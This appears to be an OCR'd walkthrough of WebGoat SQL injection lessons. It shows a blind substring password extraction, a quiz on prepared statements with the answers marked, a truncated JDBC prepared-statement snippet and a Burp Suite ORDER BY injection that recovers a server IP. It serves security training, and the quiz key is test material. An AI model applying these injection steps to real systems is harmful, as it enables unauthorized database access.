


‘thi…’



‘this…’

This is the part of substring function we use to find the subsequent characters.



After doing it for like 23 times, we get the password “thisisasecretfortomonly” for Tom! Successful completion.

1.2.6 Quiz

1. What is the difference between a prepared statement and a statement?

- [ ] Solution 1: Prepared statements are statements with hard-coded parameters.
- [ ] Solution 2: Prepared statements are not stored in the database.
- [ ] Solution 3: A statement is faster.
- [x] Solution 4: A statement has got values instead of a prepared statement

2. Which one of the following characters is a placeholder for variables?

- [ ] Solution 1: *
- [ ] Solution 2: =
- [x] Solution 3: ?
- [ ] Solution 4: !

3. How can prepared statements be faster than statements?

- [ ] Solution 1: They are not static so they can compile better written code than statements.
- [x] Solution 2: Prepared statements are compiled once by the database management system waiting for input and are pre-compiled this way.
- [ ] Solution 3: Prepared statements are stored and wait for input it raises performance considerably.
- [ ] Solution 4: Oracle optimized prepared statements. Because of the minimal use of the databases resources it is faster.

4. How can a prepared statement prevent SQL-Injection?

- [ ] Solution 1: Prepared statements have got an inner check to distinguish between input and logical errors.
- [ ] Solution 2: Prepared statements use the placeholders to make rules what input is allowed to use.
- [x] Solution 3: Placeholders can prevent that the users input gets attached to the SQL query resulting in a seperation of code and data.
- [ ] Solution 4: Prepared statements always read inputs literally and never mixes it with its SQL commands.

5. What happens if a person with malicious intent writes into a register form :Robert); DROP TABLE Students;-- that has a prepared statement?


- [ ] Solution 1: The table Students and all of its content will be deleted.
- [ ] Solution 2: The input deletes all students with the name Robert.
- [ ] Solution 3: The database registers 'Robert' and deletes the table afterwards.
- [x] Solution 4: The database registers 'Robert'); DROP TABLE Students;--'.


Submit answers

Congratulations. You have successfully completed the assignment.

1.3 SQL INJECTION (Mitigation)

1.3.5 Try it! Writing safe code






We successfully wrote a safe code.

1.3.6 Try it! Writing safe code II


```
try {
     Connection conn = DriverManager.getConnection(DBURL, DBUSER,
     PreparedStatement ps = conn.prepareStatement("SELECT * FROM
     ps.setString(1, "Admin");
     ps.executeUpdate();
} catch (Exception e) {
     System.out.println("Oops. Something went wrong!");
}
```

We write a safe code for database connectivity using JDBC.




Successfully created a safe code.

1.3.9 Input validation alone is not enough!!



Both must be done: parametrized queries must be used, and user input must be validated. We can still breach the database with unsanitized data.

1.3.10 Input Validation is not enough II




1.3.12 List of Servers

In this assignment, use the ORDER BY field to perform a SQL injection. Attempt to locate the webgoat-prd server's IP address.

```
Pretty  Raw  Hex
1  GET /WebGoat/SqlInjectionMitigations/servers?column=ip HTTP/1.1
2  Host: localhost:8080
3  sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
4  Accept: */*
5  X-Requested-With: XMLHttpRequest
6  sec-ch-ua-mobile: ?0
7  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/100.0.4896.75 Safari/537.36
8  sec-ch-ua-platform: "Linux"
9  Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:8080/WebGoat/start.mvc
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Cookie: JSESSIONID=vjkLFqaHK1l8VkDAVIC1fzgy4S8WJwR2YfmFqjgm
16 Connection: close
17
18
```


First turn on the burpsuite, Intercept mode ON and pass the request by clicking on the IP colun arrow which orders the IP addresses,




Send to repeater

Add an [‘] apostrophe after ip i.e, [ip’] and check the response.

We get an internal error, but we also got the table query.




Let us change the request such a way to find out where the host machines are, as shown in the figure above.
We can do a manual search or an automated one.



Finally we see that ‘104’ matches, so the IP address webgoat-prd is 104.130.219.202. Hence successful.

